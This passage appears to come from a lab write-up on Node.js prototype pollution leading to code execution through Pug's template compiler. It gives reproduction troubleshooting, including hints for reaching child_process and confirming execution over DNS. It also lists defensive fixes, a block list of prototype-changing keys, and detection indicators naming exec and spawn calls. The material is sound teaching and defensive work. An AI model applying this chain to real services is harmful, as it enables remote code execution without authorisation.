Common Pitfalls While Reproducing
The payload was sent, but nothing happened
Check whether the same Node.js process handled both requests. If the app runs behind clustering, workers, hot reload, serverless isolation or a process manager that restarts between requests, the pollution may not survive to the trigger request.
The app returns {} from /vulnerable
That does not mean pollution failed. Inspect inherited properties in the process, or use an observable trigger such as DNS.
The exploit works locally but not remotely
Check these conditions:
- Is the target actually using Pug?
- Does it compile templates after the pollution request?
- Is debug compilation enabled?
- Is the vulnerable merge reachable with JSON?
- Are dangerous keys filtered by middleware?
- Is the Node.js version or Pug version different?
- Is outbound DNS or HTTP blocked?
process.mainModule is undefined
Some Node.js versions or execution modes may not expose process.mainModule in
the same way. For a lab, you can use another path to child_process if the
runtime allows it. For a real assessment, treat this as an environment detail
and validate only inside the authorized scope.
Defensive Fixes
The best fix is to remove the pollution primitive. Do not rely on the template engine to save an already-polluted process.
1. Reject dangerous keys
Block prototype-changing keys before merging:
const DANGEROUS_KEYS = new Set(['__proto__', 'constructor', 'prototype']);

function assertSafeKey(key) {
  if (DANGEROUS_KEYS.has(key)) {
    throw new Error(`Blocked unsafe key: ${key}`);
  }
}
Apply the check recursively, not only at the top level. Attackers can place dangerous keys deep inside an object.
2. Prefer schema validation over arbitrary merge
Instead of accepting any object shape, define the shape:
const allowed = {
  username: body.username,
  theme: body.theme,
  notifications: {
    email: body.notifications?.email === true
  }
};
This is less flexible, but safer. Most application endpoints do not need to merge arbitrary nested objects from users.
3. Use null-prototype dictionaries where appropriate
If you need a plain key-value map, use:
const dict = Object.create(null);
Objects created this way do not inherit from Object.prototype, so inherited
polluted fields such as block or code are not visible on them.
This is not a complete application-wide fix, but it reduces exposure for data structures that are supposed to be dictionaries.
4. Use ownership checks while walking structured data
When walking compiler-like or schema-like objects, prefer own-property checks:
if (Object.hasOwn(node, 'line')) {
  // use node.line
}
Do not treat inherited properties as trusted structure.
5. Do not compile templates dynamically in production paths
If possible, precompile templates at build time or application startup. Avoid request-driven template compilation, especially after handling untrusted input.
6. Disable unnecessary debug behavior in production
Debug features are useful locally, but they often increase the amount of
metadata, reflection, code generation or stack-trace detail exposed at runtime.
In this chain, debug behavior is the reason node.line becomes a codegen sink.
7. Reduce blast radius
Even with application fixes, run the service with least privilege:
- no unnecessary filesystem write access;
- no sensitive cloud metadata access;
- restricted outbound traffic where possible;
- separate secrets from the web process;
- logging for suspicious JSON keys and unexpected child process execution.
Detection Ideas
For request telemetry, look for JSON bodies containing:
__proto__
constructor
prototype
constructor.prototype
For this specific AST Injection path, also watch for suspicious combinations:
type
line
block
code
mustEscape
buffer
The presence of type or line alone is not malicious. The signal becomes
stronger when those keys appear inside prototype-changing paths.
Runtime indicators may include:
- unexpected calls to
child_process.exec,execSync,spawnorfork; - outbound DNS/HTTP from a service that normally does not make such requests;
- template compilation errors containing strange line values;
- sudden changes in behavior across unrelated routes in the same process.
Final Takeaways
Prototype Pollution is a primitive. The exploitability depends on what the polluted properties influence later.
In this lab, the powerful consumer is Pug’s compiler:
polluted prototype property
  -> inherited AST-looking field
  -> debug line code generation
  -> JavaScript execution
The important review habit is to ask: after untrusted input is merged, which parts of the application later trust object shape? If the answer includes a compiler, template engine, authorization check or command builder, the bug deserves serious attention.